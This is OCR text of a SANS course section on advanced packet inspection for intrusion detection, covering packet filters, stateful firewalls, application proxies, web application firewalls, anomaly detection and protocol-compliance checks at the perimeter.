
501.2
Packet Analysis

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org


Advanced Detection and Packet Analysis

This page intentionally left blank.




Course Outline

This course is designed to present the intermediate to advanced intrusion detection system analyst with information and skills on advanced topics in intrusion detection. The student should already be familiar with basic IDS concepts including signatures, sensor placement, types of attacks, and defense in depth. This course builds upon those topics to present the student with a look into advanced packet inspection, intrusion prevention systems and active response, and advanced Intrusion Detection Systems (IDS) testing. The course presents a balance of theory and real-world information that can be immediately applied.




Introduction

Today's material looks at advanced packet inspection for Intrusion Detection, explores both current and emerging methods of inspecting packets. This section provides several examples of attacks that must be detected and prevented at the perimeter. Because the lines between firewall, intrusion detection, and intrusion prevention are blurred, we refer to a general "security device" when discussing the technology. This section also explores the aspect of packet sizes on inspection. Lastly, a quick look at the evolution and future of the perimeter concludes this section.




There are various types of devices both for networking and security that perform packet inspection. Traditionally, routers and firewalls look at headers and protocol information to make forwarding decisions, whereas intrusion detection systems (IDS) look at the headers and content to match them against signatures, and sniffers help to watch and analyze what packets are doing. Even with all these devices implemented in a layered defense-in-depth architecture, new types of attacks are evading these traditional perimeter devices. This is largely due to the deficiencies in the packet inspection methods used to detect attacks. Application-based attacks are evading traditional perimeter defenses that mainly focus on packet header information, protocols, and signature matching on packet content. More so, the abundance of zero day attacks for which signatures and blocking methods do not exist, such as new worms, is wreaking havoc on our networks and systems. To handle these new types of attacks, firewalls, IDS, and intrusion prevention systems (IPS) use different methods of packet inspection and attack detection.


In the last few years, networks have grown dramatically with an exponential increase in speed. The increase in network speed, along with the intelligence of new malware and application level attacks, places great strain on legacy security devices. Today's security devices must inspect and analyze large quantities of data at a high rate of speed. New technologies are needed to perform the necessary detailed packet inspection to defend against today's threats. This section looks at some of the methods used by current security technologies to perform detailed packet inspections to detect intrusions, including Application layer and zero day attacks.




There are many ways of looking at the packets within network traffic. Packet inspection is a fundamental element of any network device, such as routers, firewalls, sniffers, intrusion detection systems, and intrusion prevention systems. Each of these systems performs packet inspection somewhat differently; however, new packet inspection technologies are merging the best aspect of each into new methods. Before discussing the new packet inspection methods, let's take a look at the current methods used on most networks.



Routers, Layer 3 switches, some firewalls, and other gateways are packet filter devices that use Access Control Lists (ACLs) and perform packet inspection. This type of device uses a small subset of the packet to make filtering decisions, such as source and destination IP address and protocol. These devices then allow or deny protocols based on their associated ports. This type of packet inspection and access control is still highly susceptible to malicious attacks because payloads and other areas of the packet are not inspected, for example, Application level attacks that are tunneled over open ports such as HTTP (port 80) and HTTPS (port 443).




A stateful packet filtering device maintains a state table for each valid connection that is established. It applies rules by comparing them to the information in the packet header. It performs packet inspection in more detail by looking at TCP flags, fragmentation, and other header data. Packets that are part of an existing connection are already listed in the state table and have already been authorized; therefore, there is no need to authorize the packet again. This technology allows for greater speeds and throughput than simple packet filters. However, stateful packet filtering devices still require more awareness of payload content and the capability to inspect it at wire speeds.



Application proxies provide the ability to inspect Application layer traffic. They are software applications that run on dedicated servers between the external network and the internal application servers. For example, an HTTP proxy would protect a web server from unauthorized incoming and outgoing web traffic. Performing as a "server in the middle," it acts as a web server to external requests and acts as a web browser to the internal server. Application proxies are traditionally slower than other types of gateway devices; thus, it is a difficult task to provide wire speed application proxying capabilities. Application proxies are also application-specific.

Therefore, a robust application proxy would need to run an instance of every application on the network, including database applications, web, mail, and any custom applications that are used. With the multitude of applications serving today's organizations, application proxies have had limited success in the market.



Web application firewalls (commonly called WAFs) are used to filter and monitor traffic to and from web application infrastructure. These tools are similar to application proxies in many ways, focusing only on web app traffic and applying application-layer filtering and rule sets to prevent attacks.


Most WAFs are used to detect and block common web app attacks like Cross Site Scripting (XSS), SQL Injection, command injection, directory traversal, and others. Typical WAFs come with a starting ruleset that includes standard blocking and detection rules for attacks of these types; although, most organizations will want to modify these rules and add their own.

WAFs are used, more and more, to "fingerprint" application traffic and identify unusual behavior patterns. For example, an unusual number of transaction attempts by a specific user could be considered odd or certain users clicking links that they normally wouldn't could be out of character. When setting up WAFs to perform this type of monitoring and filtering, it's critical to involve application developers so that false positives are reduced and the monitoring effort is as accurate as possible.

Common vendors that sell WAF technology include Imperva (SecureSphere) and Trustwave (WebDefend).

What is Anomaly Detection?

- Baseline or profile
- Behavioral:
  - Characteristic
  - User behavior
- Traffic:
  - Statistical
  - Network traffic patterns
- Protocol:
  - Characteristic
  - Protocol standards



Advanced Detection and Packet Analysis

Many different types of anomaly detection exist. By definition, an anomaly is a deviation or departure from the normal or common order, form, or rule. Anomaly systems are used to detect previously unknown, or zero-day attacks, that signature-based systems are missing. Anomalies are detected based on a baseline or a profile of the normal characteristics of the system. Deviations from this profile are alerted.


Following are descriptions of various anomalies:

- *Behavioral-based anomaly detection* often looks for deviations in user behavior. These systems are primarily characteristic, rather than statistical. They may focus on the types of applications and protocols that are typically used at certain times of the day, or more specific individual user characteristics, such as keystroke timing or the number of database queries performed. Behavioral baselines are created by monitoring user behavior over time.

- *Traffic-based anomaly detection* looks for anomalies in network traffic patterns. These systems are primarily statistical systems, rather than characteristics. They may focus on metrics such as traffic volume, types of protocols, and distributions of various elements such as source and destination IP addresses. Traffic baselines are created by monitoring network traffic over time. This requires the system to know all normal network traffic, including any changes to the network.


- *Protocol-based anomaly systems* look for anomalies in protocols. These systems are primarily characteristic and look for deviations from set protocol standards. Because protocol standards are restrictive and detailed in their definition, models are created as a baseline to easily detect deviations. Unfortunately, because many vendors do not comply with protocol standards, this type of detection can create false positives. Protocol anomaly detection can also look for anomalies in usage of the protocols, regardless of whether they are compliant.

Many other types of anomaly detection techniques are used, such as detecting anomalies in system calls, or application usage, and so on. Anomaly detection can create false positives; however, they have a low rate of false negatives, making them proficient at detecting new attacks.



New Application layer attacks require perimeter devices, such as firewalls, to look at the content of the packet stream and to incorporate features such as signature inspection, behavioral analysis, and anomaly detection. Web services are becoming popular and present a new set of challenges for network and security administrators. Organizations that are deploying web services need to ensure that their perimeter devices are more aware of the traffic that is accessing the network via port 80, such as SOAP elements and XML statements. Web services require high-speed full inspection of the packet payload of XML and SOAP objects.

Organizations must now ensure that their perimeter devices provide the ability to perform full packet analysis, including payload, and maintain state at wire speed. Perimeter devices must also apply security policies based on the application content, as well as the header content to block this new wave of attacks. New perimeter devices must also take an action such as dropping a specific connection, dropping all connections from the suspect IP address, sending an alert, and other customizable actions.




All communications need to comply with relevant protocol standards, such as Request for Comments (RFCs). Perimeter devices must determine whether communications adhere to relevant protocol standards because a violation of standards may be indicative of malicious traffic.

An example of nonstandard traffic would be sending traffic through a firewall over UDP Port 53, the default DNS port, because most firewalls are configured to pass DNS traffic. Traffic over standard ports needs to be checked to ensure that it is not used to tunnel other nonstandard traffic. Trojans, backdoors, and other methods of covert communications often tunnel over common protocols, such as ICMP.

